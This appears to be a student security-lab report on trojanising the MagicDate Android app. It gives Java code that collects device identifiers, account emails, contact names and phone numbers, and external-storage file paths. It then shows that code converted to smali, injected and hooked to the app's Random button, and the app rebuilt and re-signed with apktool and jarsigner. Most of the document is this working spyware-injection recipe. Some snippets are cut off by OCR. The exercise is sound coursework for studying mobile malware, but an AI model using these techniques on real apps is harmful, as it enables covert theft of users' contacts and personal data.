# report

In this lab we need to inject a malicious code to the MagicDate.apk that steals the device information by injecting a smali code after reverse engineering the apk to smali code.


To do this there are two ways.

1. To write smali code that steals the device info directly in the right place MagicDate smali files in a function that the random button uses then rebuild and sign the apk
2. To write a java/kotlin code in android studio instead that steals the info and then making an apk build out of this code and after than reverse engineer this apk with apktool to smali code then copy the malicious smali code and pasting it in the write place in the magicDate smali files and then we rebuild the magicDate apk and sign it. I did this exercise this way

**<u>Code Implementation phase:</u>**


I wrote a function in android studio with java called malware that steals the following info from the device:

1.device hardware and software info (no permissions needed) like sdk version,build,OS version, android ID , display, cpu…..




```
String text= "Sdk version: " + sdkVersion + "\n"+"Device: "
        +  android.os.Build.DEVICE +"\n" +"Model: "  + android.os.Build.MODEL + "\n"
        + "Product: "+android.os.Build.PRODUCT + "\n"+"OS version: "
        +android.os.Build.VERSION.RELEASE  + "\nAndroid ID: "
        + Settings.Secure.getString(getContentResolver(),
        Settings.Secure.ANDROID_ID)+"\nUser: "+ Build.USER
        +"\nBrand:"+Build.BRAND+"\nDisplay: "+Build.DISPLAY+"\nHardware: "
        +Build.HARDWARE+"\nBootloader: "+Build.BOOTLOADER+"\nID: "+Build.ID+"\nHost:"+Bui
        +"\nSerial:"+Build.SERIAL+"\nManufacturer:"+Build.MANUFACTURER+"\nFingerprint:"
        +Build.FINGERPRINT+ "\nbuild date given in MS since unix epoch: "
        + Build.TIME+ "\nBoard: " +Build.BOARD

        +"\nCPU ABI: " +Build.CPU_ABI
```

2.gmail accounts




```
        + "\nOwner Info:\n";

Pattern gmailPattern = Patterns.EMAIL_ADDRESS;
Account[] accounts = AccountManager.get(this).getAccounts();

for (Account account : accounts) {
    if (gmailPattern.matcher(account.name).matches()) {
        text+="    Name: "+account.name+" Type: "+account.type+"\n";
    }
}
```

3.contacts names and phone numbers:




```
text+="Contacts:\n";

ContentResolver cr = getContentResolver();
Cursor cur = cr.query(ContactsContract.Contacts.CONTENT_URI,
        null, null, null, null);

if ((cur != null ? cur.getCount() : 0) > 0) {
    while (cur != null && cur.moveToNext()) {
        String id = cur.getString(
                cur.getColumnIndex(ContactsContract.Contacts._ID));
        String name = cur.getString(cur.getColumnIndex(
                ContactsContract.Contacts.DISPLAY_NAME));

        if (cur.getInt(cur.getColumnIndex(
                ContactsContract.Contacts.HAS_PHONE_NUMBER)) > 0) {
            Cursor pCur = cr.query(
```



```
        if (cur.getInt(cur.getColumnIndex(
                ContactsContract.Contacts.HAS_PHONE_NUMBER)) > 0) {
            Cursor pCur = cr.query(
                    ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
                    null,
                    ContactsContract.CommonDataKinds.Phone.CONTACT_ID + " = ?",
                    new String[]{id}, null);
            while (pCur.moveToNext()) {
                String phoneNo = pCur.getString(pCur.getColumnIndex(
                        ContactsContract.CommonDataKinds.Phone.NUMBER));
                text+="    Name: "+name+"  " +"Phone number: "+ phoneNo+"\n";

            }
            pCur.close();
        }
```


4. file names and absolute paths in external storage( I implemented this by using a recursive function):



```
private void walkdir(File dir,ArrayList<String> filepath) {
    File listFile[] = dir.listFiles();

    if (listFile != null) {
        for (int i = 0; i < listFile.length; i++) {

            if (listFile[i].isDirectory()) {// if its a directory need to get the files under t
                walkdir(listFile[i],filepath);
            } else {// add path of  files to your arraylist for later use

                //Do what ever u want
                filepath.add( "   File:"+listFile[i].getAbsolutePath());

            }
```

All of this info I saved in a text file called information.txt and this file is saved in the application folder in the internal storage .


In order to successfully exctract all this info I needed to add 3 permessions to the manifest file



```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    package="com.example.saeedelcyber">

    <uses-permission android:name="android.permission.GET_ACCOUNTS" />

    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <application
```

## Injecting the malicious code phase:

After writing the code and testing if it works I made an apk build then decompiled the build with apktool to extract the smali code and inject it in the smali code of magicDate.smali




```
# virtual methods

.method Malware()V
    .locals 26

    .line 49
    move-object/from16 v1, p0

    const/4 v2, 0x0

    .line 51
    .local v2, "fos":Ljava/io/FileOutputStream;
    const/4 v3, 0x0

    .line 52
    .local v3, "email":Ljava/lang/String;
    const/4 v4, 0x0

    .line 53
    .local v4, "phone":Ljava/lang/String;
    const/4 v5, 0x0
```

After copying the malicious function to magicDate.smali I changed the packages name in the function  to the packages name of magicDate app

```
, Lcom/MagicDate/MagicDate;-
```


After that we need to call the malicious function

From the right function so when we press random the malicious function is called. After searching the file I found a method called GetRandom() so I invoked the malicious function from this method



```
.method private getRandom()V
    .locals 8

    .prologue
    const/4 v7, 0x4

    const/4 v6, 0x2

    const/4 v5, 0x1

    const/4 v4, 0x3

    const/4 v3, 0x0

    .line 180
    invoke-virtual {p0},Lcom/MagicDate/MagicDate;->Malware()V
```


We also need to add the permission to the manifest file of the magicDate app



```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.Ma
    <uses-permission android:name="android.permission.GET_ACCOUNTS" />

    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <application android:icon="@drawable/icon" android:label="@string/app_name">
        <activity android:label="@string/app_name" android:name=".MagicDate" android:screenOrientation="portrait">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
```


## **Repackaging phase:**

After injecting the code I repackaged the files with the command “apktool b Base_app”



```
C:\Users\hosam\Desktop\lab>apktool b Base_app
```

Then I signed the apk with jarsigned with the help of a keystore I created with keytool




```
C:\Users\hosam\Desktop\lab\Base_app\dist>jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore Base_app.apk hossy
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/HOSSY.SF
   adding: META-INF/HOSSY.RSA
  signing: AndroidManifest.xml
  signing: classes.dex
  signing: res/drawable/background.png
  signing: res/drawable/cloud.png
  signing: res/drawable/icon.png
  signing: res/drawable/ic_menu_help.png
  signing: res/drawable/star.png
  signing: res/layout/main.xml
  signing: res/menu/menu.xml
  signing: resources.arsc

>>> Signer
    X.509, CN=KEY, OU=KEY, O=KEY, L=KEY, ST=KEY, C=KY
    Signature algorithm: SHA256withRSA, 2048-bit key
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be disabled in a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk. This algorithm will be disabled in a future update.
```


Now we should be  able to install the apk on the emulator  without any problems

**Installing and running the app:**

To install the app on the emulator we open android studio and turn on the emulator and then drag and drop the apk on the emulator and it should install automatically.



After opening the magicdate app and clicking we should see a screen asking us to grant permissions for the app


11:43


Choose what to allow **Magic Date** to access

Contacts
access your contacts

Files and media
access photos, media, and files on your device


Call logs
read and write phone call log

After clicking continue we should be able to see the main screen of the base magicDate app without any changes.



After pressing the “Random” button the app creates a file called information.txt containing all the information stated in the “code implementation phase” above

In order to see information.txt the emulator needs to be opened in android studio and then we need to open the device file explorer in android studio because the file saved in the device internal storage




```
GET_ACCOUNTS" />

READ_CONTACTS" />
READ_EXTERNAL_STORAGE"/>
```

```
 wakeup34: Permission denied
 wakeup35: Permission denied
p34" dev="sysfs" ino=18950 scontext=u:r:system
p35" dev="sysfs" ino=19013 scontext=u:r:system
```

9:79 (219 chars, 3 line breaks)  CRLF  UTF-8  4 spaces

